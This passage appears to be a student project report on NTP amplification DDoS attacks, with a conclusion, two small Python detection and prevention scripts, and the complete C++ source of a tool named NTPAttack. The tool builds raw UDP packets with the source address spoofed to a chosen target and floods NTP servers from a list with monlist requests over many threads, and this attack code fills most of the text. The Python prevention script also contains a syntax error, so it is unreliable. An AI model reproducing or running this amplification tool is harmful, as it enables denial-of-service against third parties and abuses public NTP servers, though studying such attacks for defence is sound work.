
Network packets before attacks (no NTP packets) captured using WireShark:






Attacking the system:






Detecting the attack:



NTP packets captured by WireShark after the attack:



Prevention by disabling WiFi:

```
(base) karthik@Karthiks-MacBook-Air Desktop % python Prevent.py
Suspected NTP attack
disabling WiFi
Wifi Disabled
(base) karthik@Karthiks-MacBook-Air Desktop %
```

CONCLUSION:

In conclusion, the NTP amplification attack is a significant threat to organizations that use the Network Time Protocol to synchronize their computer clocks. This type of Distributed Denial of Service (DDoS) attack can cause significant damage to a target's reputation, revenue, and customer trust. The attack exploits vulnerable NTP servers to amplify the volume of traffic directed towards a target, which can overwhelm the target's network and cause a denial of service.

Through our project, we gained a better understanding of NTP amplification attacks, their impact, and techniques used to launch them. We conducted experiments to simulate the attack and measured its impact on a target network. We also proposed and implemented mitigation strategies, such as access control lists (ACLs) on NTP servers, and by disconnecting the system from the server by switching off the wifi connecting so that the attacks can no longer send packets and cause an DDoS attack. The project's findings indicate that organizations need to be aware of the risks of NTP amplification attacks and implement robust security measures to prevent them. Mitigation strategies such as filtering NTP traffic at the network edge, hardening NTP servers, and monitoring network traffic can be effective in reducing the impact of NTP amplification attacks.

In summary, our project highlights the importance of securing NTP servers and protecting against NTP amplification attacks. We hope that the findings of this project can help organizations better understand and defend against this type of DDoS attack.

CODES:

Prevent.py

```
import pyshark
import os
capture = pyshark.LiveCapture(interface='Wi-Fi' , display_filter="ntp")
capture.sniff(timeout=60)
if len(capture) != 0 :
    print("Suspected NTP attack")
    print(disabling WiFi)
    os.system("netsh interface set interface 'Wifi' disabled")
    print("Wifi Disabled")
else:
    print("No possiblity of NTP attack currently")
```

Detect.py

```
import pyshark
#import os
capture = pyshark.LiveCapture(interface='Wi-Fi' , display_filter="ntp")
capture.sniff(timeout=60)
if len(capture) != 0 :
    print("Suspected NTP attack")
    #print(disabling WiFi)
    #os.system("netsh interface set interface 'Wifi' disabled")
    #print("Wifi Disabled")
else:
    print("No possiblity of NTP attack currently")
```

NTPAttack.cpp

```
#include <sys/socket.h>
#include <netinet/in.h>
#include <iostream>
#include <string.h>
#include <stdlib.h>
#include <unistd.h>
#include <stdint.h>
#include <sys/time.h>
#include <time.h>
#include <netinet/ip.h>
#include <netinet/if_ether.h>
#include <netinet/udp.h>
#include <arpa/inet.h>
#include <pthread.h>

using namespace std;

/*
  Define
*/
typedef unsigned int UINT;
typedef unsigned long ULONG;
typedef unsigned short USHORT;
typedef unsigned char UCHAR;

char ** NTP_SERVERS_ARR;
int NTP_SERVER_COUNT;
char TARGET_IP[200];
int NUM_THREADS;
double SEND_PACKAGE;
int CURRENT_SERVER;
int ATTACK_TIME;
bool EXIT_FLAG;
int ALIVE_THREADS;
struct timeval ATTACK_START_TIME;
/*
  udp checksum
```

```
*/
unsigned short check_sum(unsigned short *a, int len)
{
    unsigned int sum = 0;

    while (len > 1) {
        sum += *a++;
        len -= 2;
    }

    if (len) {
        sum += *(unsigned char *)a;
    }

    while (sum >> 16) {
        sum = (sum >> 16) + (sum & 0xffff);
    }

    return (unsigned short)(~sum);
}

/*
  Calculate running time Function
*/
double difftimeval(const struct timeval *start, const struct timeval *end)
{
        double d;
        time_t s;
        suseconds_t u;
        s = start->tv_sec - end->tv_sec;
        u = start->tv_usec - end->tv_usec;
        d = s;
        d *= 1000000.0;
        d += u;
        return d;
}

```

```
char *strftimeval(const struct timeval *tv, char *buf)
{
        struct tm      tm;
        size_t         len = 28;

        localtime_r(&tv->tv_sec, &tm);
        strftime(buf, len, "%Y-%m-%d %H:%M:%S", &tm);
        len = strlen(buf);
        sprintf(buf + len, ".%06.6d", (int)(tv->tv_usec));
        return buf;
}

char* i2cp(int n)
{
  int nLen=sizeof(n);
  char* atitle=new char[nLen];
  sprintf(atitle,"%d",n);
  return atitle;
}

char * GetNtpServers(char filename[])
{
  char * NtpServers = NULL;
  FILE *fp = NULL;
  if((fp = fopen(filename,"r")) == NULL)
  {
    return NULL;
  }

  fseek(fp,0,SEEK_END);
  ULONG filesize = ftell(fp);

  NtpServers = (char *)malloc(filesize);
  memset(NtpServers,0,filesize);
  fseek(fp,0,SEEK_SET);

  if(fread(NtpServers,1,filesize,fp) > filesize)
```

```
    {
        fclose(fp);
        return NULL;
    }

    fclose(fp);
    return NtpServers;
}

//Split characters and return character array
char ** GetNtpServersArr(char* s,const char* d)
{
    char* s_s=new char[strlen(s)];
    strcpy(s_s,s);
    //Count the number of character arrays
    int rows=0;
    char *p_str=strtok(s_s,d);
    while(p_str)
    {
        rows+=1;
        p_str=strtok(NULL,d);
    }
    char **strArray=new char*[rows+1];
    for(int i=0;i<rows;i++)
    {
        strArray[i]=NULL;
    }
    strArray[0]=i2cp(rows);  //Total length of the array
    int index=1;
    s_s=new char[strlen(s)];
    strcpy(s_s,s);
    p_str=strtok(s_s,d);
    while(p_str)
    {
        char* s_p=new char[strlen(p_str)];
        strcpy(s_p,p_str);
        //Add to two-dimensional array
```

```
        strArray[index]=s_p;
        index+=1;
        p_str=strtok(NULL,d);
    }
    return strArray;
}


// Sending thread
void* SendNTP(void* args)
{

    extern int errno;
    int sockfd,n;
    sockaddr_in servaddr,cliaddr;

    UCHAR ntp_magic[8];
    ntp_magic[0] = 0x17;
    ntp_magic[1] = 0x00;
    ntp_magic[2] = 0x03;
    ntp_magic[3] = 0x2A;
    ntp_magic[4] = 0x00;
    ntp_magic[5] = 0x00;
    ntp_magic[6] = 0x00;
    ntp_magic[7] = 0x00;

    int ret = 0;

    sockfd = socket(AF_INET,SOCK_RAW,IPPROTO_RAW);
    if(sockfd < 0)
    {
        perror("[*] socket error\n");
        exit(1);
    }

    //Set socket options IP_HDRINCL
    const int on = 1;
```

```c
    if (setsockopt (sockfd, IPPROTO_IP, IP_HDRINCL, &on, sizeof(on)) < 0) {
        printf("[*] setsockopt error!\n");
    }
    /*Obtain super user permissions*/
    if(setuid(getuid()) != 0)
    {
        printf("[*] setuid error!\n");
    }

     //Prepare servaddr,cliaddr structure
     bzero(&servaddr, sizeof(servaddr));
     servaddr.sin_family = AF_INET;
     servaddr.sin_port = htons(123);

     bzero(&cliaddr, sizeof(cliaddr));
     cliaddr.sin_family = AF_INET;
     cliaddr.sin_port = htons(65511);
     cliaddr.sin_addr.s_addr = inet_addr(TARGET_IP);

    /*The length of the datagram NTP*/
    double pack_len = sizeof(struct ip) + sizeof(struct udphdr) + 8 * sizeof(UCHAR);

    char buffer[500];
    struct ip *ipp;
    struct udphdr *udp;
    bzero(buffer,500);

    /*Start filling the header of the IP datagram*/
    ipp = (struct ip *)buffer;
    ipp->ip_v=4; /*IPV4*/
    ipp->ip_hl=sizeof(struct ip)>>2;  /*IP Header length of datagram*/
    ipp->ip_tos=0;                    /*Service type*/
    ipp->ip_len=pack_len;  /*IP The length of the datagram*/
    ipp->ip_id=0;
    ipp->ip_off=0;
    ipp->ip_ttl=255;
    ipp->ip_p=IPPROTO_UDP;
    ipp->ip_src=cliaddr.sin_addr; /*Source address, the attack target*/
    ipp->ip_dst=servaddr.sin_addr;     /*The destination address, that is, the attack target*/
    ipp->ip_sum=0;

    //Fill UDP header
    udp = (struct udphdr*)(buffer + sizeof(struct ip));
    udp->uh_sport = cliaddr.sin_port;
    udp->uh_dport = servaddr.sin_port;
    udp->uh_ulen = htons(sizeof(struct udphdr) + 8 * sizeof(UCHAR)) ;
    //udp->uh_sum = 0;
    udp->uh_sum=check_sum((unsigned short *)udp,sizeof(struct udphdr));

    //Fill the NTP header
    memcpy(buffer + sizeof(struct ip) + sizeof(struct udphdr) , ntp_magic , 8 * sizeof(UCHAR));

    ALIVE_THREADS++;
    //Enter the outsourcing cycle
    while(true)
    {
        if(EXIT_FLAG)
        {
            ALIVE_THREADS--;
            pthread_exit(NULL);
        }
        if(CURRENT_SERVER > NTP_SERVER_COUNT) //Thread shared use CURRENT_SERVER
        {
            CURRENT_SERVER = 1;
        }
        servaddr.sin_addr.s_addr = inet_addr(NTP_SERVERS_ARR[CURRENT_SERVER]);
        CURRENT_SERVER++; //Self-increasing rapidly
        ipp->ip_dst=servaddr.sin_addr;
        sendto(sockfd,buffer,pack_len,0,(struct sockaddr *)&servaddr,sizeof(servaddr));
        SEND_PACKAGE++;
        //usleep(1);
    }
}
```

```c
// Monitor thread
void* Mon(void* args)
{
    double time_range;
    double attack_time;
    double per_second;
    struct timeval start,end;
    double ntp_buffer_size = sizeof(struct ip) + sizeof(struct udphdr) + 8 * sizeof(UCHAR);
    ALIVE_THREADS++;

    while(true)
    {
        if(EXIT_FLAG)
        {
            ALIVE_THREADS--;
            return NULL;
        }
        int send_package = 0;
        SEND_PACKAGE = 0;
        gettimeofday(&start, NULL);//Get start time
        usleep(800000);
        gettimeofday(&end, NULL);  //Get end time
        attack_time = difftimeval(&end, &ATTACK_START_TIME); //Calculate attack time
        if( attack_time > (ATTACK_TIME * 1000 * 1000) )
        {
            EXIT_FLAG = true;
            printf("[*] Time up & Program Stop ...\n");
            pthread_exit(NULL);
        }
        send_package = SEND_PACKAGE;  //Take the total number of packages sent in the current time period
        time_range = difftimeval(&end, &start); //Calculate running time in microsecond level
        per_second = ( ntp_buffer_size / 1000000 * send_package ) / (time_range / 1000000 );
        printf(" [>] Speed %f M/S ,Send %d Pack , Current Server => %d\n",per_second,send_package,CURRENT_SERVER);
    }
}

void ShowBanner()
```

```c
{
    printf("*-----------------------------------------------------*\n");
    printf("                       NTPAttack                       \n");
    printf("                 NTP Amplification DoS                 \n");
    printf("*-----------------------------------------------------*\n");
}

int main(int argc, char* argv[])
{
    ShowBanner();
    if(argc < 3)
    {
        printf("USAGE: ./NTPAttack [target] [threads] [time] \n\n");
        printf("[target]:     Target ipv4 address.\n");
        printf("[threads]:    Number of threads.\n");
        printf("[time]:       The duration of the attack (default 30 seconds).\n\n");
        printf("Important:    This Program needs file \"ntp.list\" in current folder, which has some ntp server ip.\n");
        return 0;
    }
    if(argc >= 4)
    {
        ATTACK_TIME = atoi(argv[3]);  //Attack time (seconds)
    }
    else
    {
        ATTACK_TIME = 30; //default 30s
    }
    strcpy(TARGET_IP,argv[1]);
    NUM_THREADS = atoi(argv[2]);
    if(NUM_THREADS < 1)
    {
        NUM_THREADS = 1;
        printf("[!] Threads value at least 1\n");
    }
    SEND_PACKAGE = 0;

    printf("[*] Attack Target: %s\n",TARGET_IP);
```

```c
    printf("[*] Threads: %s\n",argv[2]);
    printf("[*] Attack Time: %ds\n",ATTACK_TIME);

    if(GetNtpServers("ntp.list") == NULL)
    {
      printf("[?] Can't find file \"ntp.list\"\n");
      return 0;
    }
    //Read ntpservers list
    NTP_SERVERS_ARR = GetNtpServersArr(GetNtpServers("ntp.list"),"\n");
    NTP_SERVER_COUNT = atoi(NTP_SERVERS_ARR[0]) - 1;

    printf("[*] Load NTP Server: %d\n",NTP_SERVER_COUNT);

    EXIT_FLAG = false;
    int ti = 0;
    pthread_t tids[NUM_THREADS+1];
    //Create observation thread
    ALIVE_THREADS = 0; //Number of surviving threads
    int ret = pthread_create(&tids[ti], NULL, Mon, NULL);
    if (ret == 0)
    {
        printf("[*] Mon Thread created\n");
        ti++;
    }
    //Create a sending thread
    CURRENT_SERVER = 1;
    gettimeofday(&ATTACK_START_TIME, NULL);//Get start time
    for(ti = 1; ti <= NUM_THREADS; ++ti)
    {
        ret = pthread_create(&tids[ti], NULL, SendNTP, NULL);
        if (ret == 0)
        {
          printf("[*] Attack Thread [%d] created\n",ti);
          usleep(10000);
        }
    }
  pthread_exit(NULL);
}
```

REFERENCES:

- https://doi.org/10.1016/j.comnet.2017.02.007
- https://doi.org/10.1016/j.comnet.2010.05.021
- https://doi.org/10.1016/j.comcom.2015.06.008
- https://ieeexplore.ieee.org/document/8744546
- https://doi.org/10.1016/j.jisa.2022.103168.
- https://doi.org/10.1016/j.cose.2015.09.006
- https://doi.org/10.1016/j.cose.2021.102524.
- https://ieeexplore.ieee.org/document/7981518
- https://doi.org/10.1016/j.cose.2021.102380.
- https://doi.org/10.1016/j.future.2020.01.024.
- https://www.sciencedirect.com/science/article/abs/pii/S1389128622002560
- https://ieeexplore.ieee.org/document/8922689
- https://content.iospress.com/articles/journal-of-intelligent-and-fuzzy-systems/ifs189173
- https://ieeexplore.ieee.org/document/9627657
- https://ieeexplore.ieee.org/document/7906966
- https://link.springer.com/article/10.1007/s11042-021-11740-z
- https://www.sciencedirect.com/science/article/abs/pii/S2210537919300575
- https://ieeexplore.ieee.org/document/7990972
- https://doi.org/10.1016/j.future.2019.01.039.
- https://ieeexplore.ieee.org/document/7335069